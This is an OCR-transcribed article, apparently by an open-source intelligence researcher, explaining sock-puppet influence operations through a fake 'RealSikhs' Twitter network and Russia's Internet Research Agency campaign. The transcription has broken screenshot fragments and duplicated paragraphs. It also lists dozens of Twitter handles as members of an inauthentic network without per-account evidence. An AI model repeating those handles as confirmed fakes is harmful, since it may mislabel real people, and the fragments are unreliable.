
These campaigns are waged by both state and non-state actors, and there's more entering and advancing in the field in what appears to be a digital information arms race.

But before we fall deeper down the information warfare rabbit hole, let's zoom out a bit and look at some basics. First, what are these terms sock puppets, campaigns and influence operations and warfare?

It should be noted that much of the research in this field has been written by very different stakeholders which results in contrasting terminology. For example, military actors provide definitions that differ to those of civil society groups, NGOs and social media platforms.

However, put simply, a campaign is the mission of the network attempting to hack perceptions and gain an information advantage over a subject.

A definition on influence operations from RAND describes them as the "collection of tactical information about an adversary as well as the dissemination of propaganda in pursuit of a competitive advantage over an opponent". Information Warfare is similarly described by NATO as "an operation conducted in order to gain an information advantage over the opponent".



upur Kaur
upurKaur1

slate bio

Joined March 2020

03 Following 3,908 Followers

mubashra.ali

mubashra.ali A white affair ✨ @sabyasachiofficial #VeerDiWedding #AsadNayabWedding #VeerWedsHeer #AsadAndNayab #MorningNikkah #Beautiful #Sabyasachi #WeavingHisMagic Makeup credits: @samiraumerofficial_makeup

179w

beautyandthebeast60 Gorgeous

177w Reply

5,546 likes

FEBRUARY 14, 2018

Add a comment... Post

[illegible]

S mran K ur
@S ranK60419840

Joined September 2019

7,624 Following 6,937 Followers

dy Takhar
raised in V
agwara, P

Image From Neeru Bajwa's Instagram

[illegible]


Above: Nupur and some of the other self-labelled "RealSikhs" fake accounts.


In practical terms, not all operations are carefully planned out, and they're not all waged by governments or big marketing firms, there are also influence operations waged by terrorist-listed organisations, smaller marketing firms, scammers, hacking groups and more. If we look at practical scenarios, these campaigns can play out in a number of ways, for example:

- It could be a campaign to get you to vote for a certain individual
- To believe that a human rights issue is incorrect
- To make you think a person you are talking to online is real
- To make you buy a product or invest in an investment that might be a scam
- Or it could be a campaign to make you and many others enraged and cause social chaos and divide, as we will see in the example from Russia further down in this piece.


What is my involvement in this world? Well for a job, I used digital open source intelligence techniques to hold authoritarian states to account, and dig into where hostile states and bad actors target communities. This might sound exciting and thrilling, but in practice it doesn't necessarily look that exciting when I spend hours sitting in front of a computer. I've often met documentary makers and journalists that have asked if they can 'see me at work' thinking it's some Jason Bourne thing, but the job is far from that.

The majority of my time in this job is spent squinting at a computer screen looking at a satellite image, a street sign in a reflection of a window, or just endlessly scrolling


simrank60
nupurkaur1
sukhlee72644266
hindustanisikh
kaurgunjann
smeet7221
amarjot42854873
akhalistan
jeevanjotdhill1
sanpree62321337
karanve50449212
prabhjyot_madan
ravikiranmoturu
sudhirdesai420
thebhaktofsaj
vishwambharwad
amarjot42854873
harrydpm17
jatinder77972973
jimmykaur3
jiyakaur2023700
mandeep85564696
singhojaggu
prabhjotjuneja1
shabana53428044
singhsarvandeeps
agampreet1027263
aryavanshi
boot2roger
gillrajpubir
gulmarsandaya
hardworkconquer
karanjotkaur15
karanve50449212
kaurgunjann
manoj31996325
parthsarthyk
smita_kishore
snehakaur1263
dwivedimadan
kamalkaurr
daljeet80117900
chowkidarchopra
tanvirsandhu76
1_deshbhakt



A network visualisation of the "RealSikhs" network on Twitter, and its supporting accounts that retweeted and amplified the content for further reach



In practical terms, not all operations are carefully planned out, and they're not all waged by governments or big marketing firms, there are also influence operations waged by terrorist-listed organisations, smaller marketing firms, scammers, hacking groups and more. If we look at practical scenarios, these campaigns can play out in a number of ways, for example:

- It could be a campaign to get you to vote for a certain individual
- To believe that a human rights issue is incorrect
- To make you think a person you are talking to online is real
- To make you buy a product or invest in an investment that might be a scam
- Or it could be a campaign to make you and many others enraged and cause social chaos and divide, as we will see in the example from Russia further down in this piece.

What is my involvement in this world? Well for a job, I used digital open source intelligence techniques to hold authoritarian states to account, and dig into where hostile states and bad actors target communities. This might sound exciting and thrilling, but in practice it doesn't necessarily look that exciting when I spend hours sitting in front of a computer. I've often met documentary makers and journalists that have asked if they can 'see me at work' thinking it's some Jason Bourne thing, but the job is far


The majority of my time in this job is spent squinting at a computer screen looking at a satellite image, a street sign in a reflection of a window, or just endlessly scrolling through news feeds in the hope that I come across that pin in the stack of pins. My screen is often a collage of the worst content on the internet, mixed with protests, cats on Roombas, a village on fire and people dancing on the street.

When I emerge from the depths of my digital journeys to chat to folks about how my weekend was, my eyes are strained red and I'm spaced out from just absorbing the world's worst videos. This reality just doesn't make for gripping television.


But sometimes, just sometimes amidst that stack of grim content, we find a loose thread, and that's where we pull that thread until we end up finding things we shouldn't be finding - that's the scratch that feels good to itch.

So now that you know a bit more about this world, you can start to think of how important those accounts like Marco and Nupur and their thousands of copies are, and how they can hack the perceptions of vulnerable audiences who don't see them for what they really are.

The danger of influence operations and attempts to distort perceptions is that it undermines free thought and democratic systems. It can have a disastrous impact on people's beliefs and behaviours, especially in the field of political and social issues.



analysis of accounts posting on social issues in the US between 2015 and 2016. Left shows the entirety of left-leaning and right-leaning accounts. Right shows where Russian trolls were identified as being in the polarised groups. Source: University of Washington (Stewart, Arif, Starbird).



Let's take a look at a much larger example of this type of influence.

We met Marco and Nupur at the beginning of this piece. I did that tactically because they are two very basic influence networks with simple purposes, to promote the values of a given government and discredit and undermine the values of minority targets. A much bigger and more complex network of accounts set up to target perceptions is a campaign set up by Russian threat actors to interfere in US social issues and undermine America's democratic values.

In this specific operation, thousands of accounts from the Russian troll farm Internet Research Agency (IRA), as well as pages and other digital fronts, were created online to appear as authentic US-based accounts, some with left-leaning views, others with right-leaning views.

The campaign was unique in that it didn't just target one issue from one side, but rather the accounts would target both sides of the political spectrum. Accounts on the left would amplify content related to that specific group (note the images below) and the accounts on the right would amplify and post right-leaning content.

The accounts would post about the Black Lives Matter movement, while others would post about blue lives or white lives matter issues, in a bid to drive a social wedge between the communities. It was also identified that the accounts attempted to organise rallies and demonstrations in the US.

All of this activity, amidst existing social debates, amplified and inflamed underlying tensions. This also allowed Russian trolls to capitalise on this digital tension by feeding its own narratives and divisive content into both sides of the social spectrum.

Outside of the networks, there were already quite serious polarising societal issues happening in American society about inequality, police brutality, conservatism, wars and politics, so it should be highlighted that the campaign in no way undermines the reality of what was and still is happening in the US.

In this space, where societal emotions are running high, perceptions are susceptible to influence through the power of an image or a few words.

By now you are probably thinking this is a serious issue, and you're right.

So how do you combat this form of weaponized information? Solutions to this type of global threat are big and resource-demanding and not always at the forefront of decisions for profit-driven social media platforms.

However, there are large communities working together to combat the problem head on, as well as working towards a more resilient future.

The efforts by many in the digital community work to help mitigate, combat and solve the issue of influence, cyberoperations and

